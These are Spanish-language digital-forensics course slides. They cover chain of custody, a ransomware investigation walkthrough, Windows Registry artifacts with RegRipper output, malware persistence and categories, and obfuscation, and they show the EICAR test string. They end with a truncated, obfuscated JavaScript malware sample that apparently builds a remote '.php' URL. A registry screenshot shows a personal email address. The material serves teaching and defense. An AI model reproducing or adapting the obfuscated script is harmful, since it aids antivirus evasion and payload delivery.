
Cadena de Custodia				
Fecha / Hora	Lugar	Acción	Entrega	Recibe

Autorización para disposición final de la evidencia				
Este elemento ya no es requerido como evidencia y se autoriza el siguiente método para su disposición final: • Entrega a: _____ • Destrucción: • Donación: • Otro: _____				
Nombre:		Firma:		Fecha:

Fases de un análisis forense

1. Asegurar la escena
2. Identificar y recolectar las evidencias
3. Preservar las evidencias
4. Analizar las evidencias obtenidas
5. Redactar informes sobre los resultados

Recolección de información de dispositivos de almacenamiento de datos, para generar copias exactas usando técnicas forenses.



Ejemplo práctico

- **Escenario:** Investigación de un Ataque de Ransomware en una Empresa.
- Una empresa detecta que varios de sus sistemas han sido cifrados por ransomware y recibe un mensaje de rescate. El equipo de ciberseguridad inicia una investigación forense para identificar cómo ocurrió el ataque, recuperar información y determinar a los responsables.
- **Pasos para llevar a cabo la investigación forense:**

1.- Identificación de la evidencia

- El equipo forense identifica los dispositivos y archivos relevantes:
 - Servidor afectado con archivos cifrados.
 - Registros de eventos del sistema (Windows Event Logs, syslogs).
 - Capturas de tráfico de red (PCAP).
 - Emails sospechosos recibidos por empleados.

2.- Recolección y adquisición

- se crea una imagen forense del disco duro del servidor usando FTK Imager.
- Se capturan los registros de red con Wireshark.

Ejemplo práctico

• Pasos para llevar a cabo la investigación forense:

2.- Recolección y adquisición

- se crea una imagen forense del disco duro del servidor usando FTK Imager.
- Se capturan los registros de red con Wireshark.
- Se descargan los logs del servidor con Log2Timeline para su análisis.
- Se usa MD5 y SHA-256 para generar hashes de los archivos recopilados y garantizar su integridad.

3.- Etiquetado y documentación: Cada elemento debe ser etiquetado.

Ejemplo de Registro:

#	Tipo de Evidencia	Hash (SHA-256)	Fecha de Captura	Responsable
1	Imagen forense del disco	A1B2C3...	12/02/2025 10:30 AM	Juan Pérez
2	Logs del sistema	D4E5F6...	12/02/2025 10:45 AM	Ana López

Ejemplo práctico

- **Pasos para llevar a cabo la investigación forense:**

4.- Almacenamiento seguro

- La imagen forense del disco y los archivos se guardan en un servidor seguro con acceso restringido.
- Se genera una copia de respaldo cifrada.

5.- Transferencia y custodia: Cuando un nuevo analista accede a la evidencia, se documenta en un registro de transferencia. **Ejemplo:** 13/02/2025 – Ana López entrega la imagen forense a Carlos Gómez para análisis.

6.- Análisis Forense

- Se examinan los logs y se descubre que el ransomware ingresó a través de un correo de phishing.
- Se analiza la imagen del disco y se encuentra un archivo malicioso ejecutado desde un adjunto de email.
- Se extraen indicadores de compromiso (IoCs), como direcciones IP y nombres de archivos sospechosos

7.- Reporte y presentación de la evidencia. El equipo forense debe documentar:

- Vector de ataque: Phishing con adjunto malicioso.
- Impacto: Archivos cifrados en 3 servidores.
- Culpables posibles: Se rastrea a una IP relacionada con ataques previos.

¡Gracias!

En Resumen...

- La **Informática Forense** es una disciplina fundamental en el ámbito legal y de ciberseguridad que se encarga de la identificación, preservación, análisis e interpretación de datos e información digital para ser presentada como evidencia admisible en un proceso judicial o investigación.
- **Cadena de Custodia:** Es el pilar legal. Asegura que la evidencia digital no ha sido alterada ni contaminada desde su recolección hasta su presentación en el tribunal. Implica documentación exhaustiva de cada paso y la persona que tuvo contacto con el elemento.
- **Preservación e integridad de la evidencia:** Se garantiza mediante la creación de una imagen forense (copia bit a bit exacta) del medio original. Se utiliza el hashing criptográfico (MD5, SHA-256, etc) para obtener una firma digital única que verifica que la copia es idéntica al original y no ha sido modificada.
- **Análisis de dispositivos móviles y entornos cloud:** La proliferación de smartphones, tablets y el almacenamiento en la nube (cloud computing) exige metodologías especializadas para extraer datos volátiles y persistentes de estos entornos, respetando las jurisdicciones y las políticas de los proveedores de servicios.

En Resumen...

- **Análisis de datos volátiles:** Recolección de información efímera que se pierde al apagar el dispositivo (como la memoria RAM, procesos activos, conexiones de red). Es crucial en la Respuesta a Incidentes (DFIR - Análisis Forense Digital y Respuesta Incidentes).
- **Especialización e redes y malware:** El análisis forense de red (Network Forensics) reconstruye el tráfico de la red para rastrear un ataque, mientras que el análisis de malware descompone el código malicioso para entender su origen, funcionalidad e impacto.
- **Imagen Forense (Forensic Image):** Una copia exacta, a nivel de bit, del medio de almacenamiento original. Permite al analista trabajar con la copia sin modificar la evidencia original.



Metadatos datos / datos



- Son información estructurada o semiestructurada que describe, explica, localiza o facilita la recuperación, el uso o la gestión de un recurso de información.
- En el análisis forense, los metadatos son cruciales porque responden a las preguntas clave sin necesidad de leer el contenido principal del archivo: Quién, Cuándo, Dónde, y Cómo se creó o modificó un archivo. Son a menudo la prueba más difícil de borrar para un atacante.
- El tipo de metadato varía enormemente según el formato de archivo.
- **Metadatos del Sistema de Archivos:** Son los metadatos más básicos y universales, gestionados por el sistema operativo (Windows, Linux, macOS) sobre cualquier archivo o carpeta.
- **Metadatos de Aplicación:** Están incrustados dentro del propio archivo por el software que lo creó (ej. Microsoft Word, Adobe Photoshop, imágenes, correos electrónicos).
- **Metadatos de Red (Logs y Cabeceras):** Información generada por la comunicación de red.




Metadatos datos / datos

- La extracción de metadatos se realiza generalmente en dos niveles: a nivel de imagen forense (disco) y a nivel de archivo.
- Caso Antiforenses: Los atacantes utilizan el concepto de metadatos para llevar a cabo la técnica de **Timestomping**.
- **Timestomping**: Es la técnica antiforense de alterar deliberadamente las MAC Times de los archivos para que el archivo malicioso o alterado se "mezcle" con archivos legítimos del sistema, rompiendo la cronología del investigador.
- **Contramedida Forense**: El analista no debe confiar únicamente en los MAC Times. Debe buscar fuentes de tiempo secundarias (el \$LogFile en NTFS, logs del servidor web, logs de la aplicación, binlogs de la base de datos) para reconstruir la verdad cronológica.



Registro de Windows

- Es una de las fuentes de información más críticas y ricas para el **análisis forense**, especialmente en sistemas operativos Windows.
- Se puede utilizar para reconstruir la actividad del usuario, identificar programas instalados, rastrear la ejecución de archivos y detectar artefactos de malware.
- Funciona esencialmente como una base de datos jerárquica que almacena la configuración de bajo nivel del sistema operativo y de las aplicaciones.



● **Subárbol**
● **Clave**
● **Subclave**
● **Entrada**
● **Valor**


Registro de Windows

- El **registro de Windows** es una base de datos donde el sistema operativo guarda información sobre:
 - Configuración del Sistema
 - Programas instalados
 - Usuarios
 - Dispositivos conectados
 - Historial de ejecución de programas
 - Actividad del Sistema
- Archivos principales del registro (llamados **hives**) de windows. **RegRipper** analiza estos archivos de forma offline sin necesidad de ejecutar el Sistema comprometido:

• SAM	windows/System32/config	Cuentas de Usuario.
• SYSTEM	windows/System32/config	Configuración del Sistema.
• SOFTWARE	windows/System32/config	Programas instalados.
• SECURITY	windows/System32/config	Políticas de seguridad.
• NTUSER.DAT	Carpeta del usuario	Actividad del usuario.
• USRCLASS.DAT	Carpeta del usuario	Configuración de aplicaciones.


Registro de Windows

- **HKEY_CLASSES_ROOT:** contiene información sobre OLE (Object Linking and Embedding) y sobre varias acciones a archivos.
- **HKEY_CURRENT_USER:** Maneja la información sobre los usuarios del sistema operativo. Esta clave se modifica cada vez que el usuario hace un cambio a su entorno de trabajo
- **HKEY_LOCAL_MACHINE:** contiene información sobre los drivers, hardware y aplicaciones. Posee cinco claves.
- **HKEY_USERS:** contiene información de cada uno de los usuarios que han creado un perfil en el sistema. En esta clave cada usuario está identificado por un SID que es único para cada usuario. 21 indica que es un usuario activo.



Nombre	Tipo	Datos
((Predeterminado))	REG_SZ	(valor no establecido)
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Boot Bus Extender
Start	REG_DWORD	0x00000004 (4)
Tag	REG_DWORD	0x00000005 (5)
Type	REG_DWORD	0x00000001 (1)

 **Subárbol**
 **Clave**
 **Subclave**
 **Entrada**
 **Valor**



El registro de Windows

- Actividades varias:
 - Cambiar el nombre del dueño del sistema Operativo


Equipo\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion

	Nombre	Tipo	Datos
> Windows Defender Security Center			
> Windows Desktop Search			
> Windows Kits			
> Windows Mail			
> Windows Media Device Manager			
> Windows Media Foundation			
> Windows Media Player NSS			
> Windows Messaging Subsystem			
✓ Windows NT			
> CurrentVersion	ab CurrentType	REG_SZ	Multiprocessor Free
> Svchost	ab CurrentVersion	REG_SZ	6.3
> Windows Performance Toolkit	ou DigitalProductId	REG_BINARY	a4 00 00 00 03 00 00 00 30 30 33 35
> Windows Photo Viewer	ou DigitalProductId4	REG_BINARY	f8 04 00 00 04 00 00 00 30 00 33 00 :
> Windows Portable Devices	ab DisplayVersion	REG_SZ	24H2
> Windows Script Host	ab EditionID	REG_SZ	Core
> Windows Search	ab EditionSubManufacturer	REG_SZ	
> Windows Security Health	ab EditionSubstring	REG_SZ	
> WindowsMitigation	ab EditionSubVersion	REG_SZ	
> WindowsRuntime	ab InstallationType	REG_SZ	Client
> WindowsSelfHost	ou InstallDate	REG_DWORD	0x678e6526 (1737385254)
> WindowsUpdate	ou InstallTime	REG_QWORD	0x1db6b4c1abb206d (13381858854)
> Wisp	ab LCUVer	REG_SZ	10.0.26100.6584
> WlanSvc	ab PathName	REG_SZ	C:\Windows
> Wlpsvc	ou PendingInstall	REG_DWORD	0x00000000 (0)
	ab ProductId	REG_SZ	00356-02708-84405-AAOEM
	ab ProductName	REG_SZ	Windows 10 Home
	ab RegisteredOwner	REG_SZ	wilson.rojasreales@outlook.com
	ab ReleaseId	REG_SZ	2009
	ab SoftwareType	REG_SZ	System
	ab SystemRoot	REG_SZ	C:\WINDOWS

El registro de Windows

- Actividades varias:

- Quitar el panel de control: se debe crear una clave REG_DWORD, colocar un nombre y asignarle el valor de "1" para quitar el panel o colocar "0" para mostrarlo.



RegRipper

- Extraer y analizar artefactos clave del Registro de Windows utilizando la herramienta **RegRipper** y documentar cómo cada hallazgo contribuye a la reconstrucción de la línea de tiempo y la actividad del usuario en un incidente de seguridad.
- Análisis de **SYSTEM**
 - Zona Horaria: **TimeZoneInformation**
 - Apagado del Sistema: **ShutdownTime**
 - Arquitectura del Procesador: **PROCESSOR_ARCHITECTURE**.
 - Direccionamiento IP: **IPAddress/SubnetMask**
 - Ejecución de archivos: **AppCompatCache**, **shimcache**
 - Nombre del equipo: **ComputerName**
 - Recursos compartidos: **shares**



RegRipper



- Análisis de **SOFTWARE**
 - Instalaciones de Software
 - Versión del SO y fecha de instalación

```
-----
Launching installer v.20200803
(software) Determines product install information

Installer
Microsoft\Windows\CurrentVersion\Installer\UserData

User SID: S-1-5-18
Key      : 058A5957D4EF372448AFC91C60A8FFA7
LastWrite: 2016-06-16 15:03:42Z
20160616 - VMware Tools 10.0.9.3917699 (VMware, Inc.)

Key      : 1926E8D15D0BCE53481466615F760A7F
LastWrite: 2016-06-06 10:04:18Z
20160606 - Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219 10.0.40219 (Microsoft C

Key      : 1D5E3C0FEDA1E123187686FED06E995A
LastWrite: 2016-06-06 10:04:27Z
20160606 - Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 10.0.40219 (Microsoft C

Key      : 21EE4A31AE32173319EEFE3BD6FDFFE3
LastWrite: 2016-06-06 10:09:05Z
20160606 - Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 12.0.21005 (Microsoft Co

Key      : 22BEFC8F7E2A1793E9ADB411DEFEC1C58
LastWrite: 2016-06-06 10:09:06Z
20160606 - Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 12.0.21005 (Microsoft
```

```
winver v.20200916
(Software) Get Windows version & build info
```

ProductName	Windows Server 2012 R2 Datacenter
BuildLab	9600.winblue_ltsb.180309-0600
BuildLabEx	9600.18969.amd64fre.winblue_ltsb.180309-0600
RegisteredOrganization	NGCS
RegisteredOwner	NGCS
InstallDate	2018-04-01 12:49:35Z

- Análisis de **NTUSER.DAT**
 - Obtenga el archivo de su equipo:
/usuarios/your user/NTUSER.DAT

Persistencia de Malware

- El Registro es el lugar más común donde el malware intenta establecer su persistencia (asegurar que se ejecute cada vez que el sistema inicia).
- Run Keys:** Las claves más comunes para el autoarranque. Cualquier programa listado aquí se ejecuta al iniciar sesión o al arrancar el sistema.

Equipo\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
	Nombre	Tipo	Datos
	(Predeterminado)	REG_SZ	(valor no establecido)
	egui	REG_SZ	"C:\Program Files\ESET\ESET Security\ecmds.exe" /run /hide /proxy
	Logitech Download Assistant	REG_SZ	C:\Windows\system32\rundll32.exe C:\Windows\System32\LogiLDA.dll,LogiFetch
	SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
	WavesSvc	REG_SZ	"C:\WINDOWS\System32\DriverStore\FileRepository\wavesapo10de.inf_amd64_a3c77f649a1...

Equipo\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run			
	Nombre	Tipo	Datos
	(Predeterminado)	REG_SZ	(valor no establecido)
	Adobe Acrobat Synchronizer	REG_SZ	"C:\Program Files\Adobe\Acrobat DC\Acrobat\AdobeCollabSync.exe"
	JetBrains Toolbox	REG_SZ	"C:\Users\wilso\AppData\Local\JetBrains\Toolbox\bin\jetbrains-toolbox.exe" --minimize
	Microsoft.Lists	REG_SZ	C:\Users\wilso\AppData\Local\Microsoft\OneDrive\25.164.0824.0003\OneDrive.Sync.Service....
	MicrosoftEdgeAutoLaunch_6D302D...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win...
	OneDrive	REG_SZ	"C:\Users\wilso\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
	Opera Stable	REG_SZ	C:\Users\wilso\AppData\Local\Programs\Opera\opera.exe

Malware – definición y características



- El término Malware proviene de la contracción de las palabras en inglés Malicious Software (Software Malicioso). Es un tipo de software intrusivo y hostil que tiene como objetivo infiltrarse o dañar un sistema de información sin la aprobación ni el conocimiento de su propietario.
 - **Definición:** Es cualquier programa o código informático diseñado para infiltrarse en un sistema sin el consentimiento del usuario, con el objetivo de dañarlo, robar información o tomar el control del dispositivo.
 - **Motivación:** Los ciberdelincuentes utilizan el malware para diversos fines, como el robo de datos personales o financieros, el espionaje, la extorsión (ransomware) o el sabotaje de sistemas.
- **Características Comunes del Malware**
- Aunque cada tipo es distinto, la mayoría del malware comparte propiedades dañinas o intrusivas:
 - **Invisibilidad y Evasión:** A menudo, están diseñados para operar en segundo plano, sin que el usuario se dé cuenta, e intentan evadir la detección de los programas antivirus.
 - **Persistencia:** Buscan establecerse firmemente en el sistema (por ejemplo, en el registro o en tareas de inicio) para seguir activos incluso después de reiniciar el equipo.



Malware – definición y características



- **Replicación y Propagación:** Algunos tipos (como los virus y gusanos) tienen la capacidad de copiarse a sí mismos y extender la infección a otros archivos o sistemas en la red.
- **Daño o Robo de Datos:** Su objetivo principal suele ser causar un perjuicio, ya sea corrompiendo archivos, ralentizando el sistema o, más comúnmente, extrayendo información sensible.
- **Medidas de Prevención y Protección:**
 - **Antivirus y Antimalware:** Instalar y mantener actualizado un software de seguridad que escanee, detecte y elimine amenazas.
 - **Copias de Seguridad (Backups):** Realizar copias de seguridad periódicas y offline de los datos críticos. Esta es la defensa final contra el ransomware.
 - **Actualizaciones de Software:** Mantener el Sistema Operativo y todas las aplicaciones actualizadas. Las actualizaciones a menudo incluyen parches para vulnerabilidades de seguridad que el malware podría explotar.
 - **Cuidado con el Correo Electrónico:** No abrir archivos adjuntos ni hacer clic en enlaces de correos electrónicos sospechosos, desconocidos o que solicitan información personal (phishing).



Malware – Categorías



- Malware de propagación automática, malware oculto, malware lucrativo.
- **Malware de propagación automática:** Su finalidad es extenderse de forma automática infectando nuevos sistemas de información. Dependiendo de su forma de propagación podemos distinguir dos tipos:
 - **propagación por infección vírica** (el código malicioso se replica a sí mismo al añadirse a archivos ejecutables, o con la capacidad de ejecutar algún tipo de código). A este tipo pertenecen los "Virus".
 - **propagación como gusano** (se replica a sí mismo empleando la red a la que está conectado el sistema infectado, enviando copias de sí mismo a otros sistemas de la red que no están contaminados. Este envío se realiza sin la intervención del usuario).
- **Malware oculto:** Es un tipo de software malicioso que se caracteriza por intentar permanecer desapercibido para el usuario dentro del sistema infectado. Tenemos tres categorías:
 - **Rootkits:** su origen data de los sistemas Unix. El término hace referencia al conjunto de técnicas que permiten eludir la detección y la eliminación de cualquier malware.
 - **Troyanos:** son programas que se caracterizan por estar enmascarados detrás de un supuesto programa legítimo. Su finalidad es controlar de forma remota la máquina infectada o robo de información.



Malware – Categorías



- **Puertas traseras:** todo software malicioso instalado en una máquina comprometida, permitiendo eludir los mecanismos de autenticación a la vez que permanece oculto a los administradores del sistema. En ocasiones pueden adoptar forma de “troyano” o incluir técnicas de “rootkit”
- **Malware lucrativo:** Permite proporcionar algún tipo de beneficio al atacante. Se distinguen:
 - **Spyware:** registra información sensible de usuarios sin el consentimiento, violando la privacidad de estos.
 - **Ransomware:** es utilizado para extorsionar a los propietarios de una máquina infectada, exigiendo algún tipo de pago tras cifrar archivos o desactivar o bloquear partes del sistema.
 - **Scareware:** Se basa en estrategias de ingeniería social mediante mensajes de alarma o amenaza para forzar a la víctima a realizar algún tipo de pago.
 - **Bot:** permite a un atacante controlar de manera remota la máquina que lo ejecuta. Al conjunto de máquinas distribuidas e infectadas se le conoce como “Botnet”.
 - **Adware:** este tipo de malware de forma automática muestra publicidad no consentida por el usuario. Por lo general aparecen con los navegadores web como ventanas emergentes.
- **NO EXISTE un programa capaz de detectar la totalidad de variantes de código malicioso que pueden llegar a existir.**



Prueba EICAR

```
|X5O!P%@AP[4\PZX54(P^)7CC)7}$  
EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```



Ejemplo PHP



Demostración de Malware (Robo de Datos mediante Inyección de SQL)

Prevención: La Solución de Seguridad

La forma de prevenir este tipo de "malware" no es con un antivirus, sino con una práctica de codificación segura. La solución moderna es usar Declaraciones Preparadas (Prepared Statements), ya sea con MySQLi o PDO.

La idea es enviar la estructura de la consulta SQL al servidor de base de datos primero, y luego enviar los datos por separado. Así, el servidor trata cualquier entrada (incluso el código malicioso) como datos simples, nunca como una instrucción SQL.

Ejemplo PHP

- La ofuscación es cualquier técnica utilizada para hacer que el código fuente o el código binario de un programa sea deliberadamente difícil de entender para un humano o una herramienta automatizada, sin alterar la funcionalidad del código original. En el análisis forense, la ofuscación es la barrera inicial más común.

Propósito de la Ofuscación

- Evasión de Antivirus (AV):** Los AV que dependen de firmas (patrones fijos de bytes) no detectan el código si su estructura se cambia.
- Evasión de Sandboxes:** Dificulta la detección de las llamadas maliciosas a la API (API Calls) hasta que el código se desofusca.
- Anti-Ingeniería Inversa:** Aumenta exponencialmente el tiempo y el esfuerzo que un analista debe invertir para entender el propósito del malware.

```
var j=new String();var U=false;var x;o=function(){try {var Xn='wN'} catch(Xn)
D,E);var mG=16235;}var r='';try {var oA='a'} catch(oA){};var F=RegExp;var IX=
his.p=24067;this.p-=47;var Dk=document;var u={v:19855};var k=String(d("/goOqU
,3)+"liv"+d("e.cE2j",0,3)+d("om/62hT",0,3)+d("q3oCpagCq3o",4,3)+"esj"+d("auny
,3)+"php");U1={f1:"Am"};_={};this.fi=51352;this.fi--;function X(g,D){var dU=[
ng(d("]uBp",0,1));this.tp=51875;this.tp++;var Cr='';var i=new F(E, new String
(i, r);wZ=["ei"];};try {} catch(bf){};_h=["Uv","UY"];var qW=new Date();var N=
ar A=X('s8cerkiSputg','eOQ7Vdkz0qM8NjYSRhKugX_w');var Ak=new String("body");v
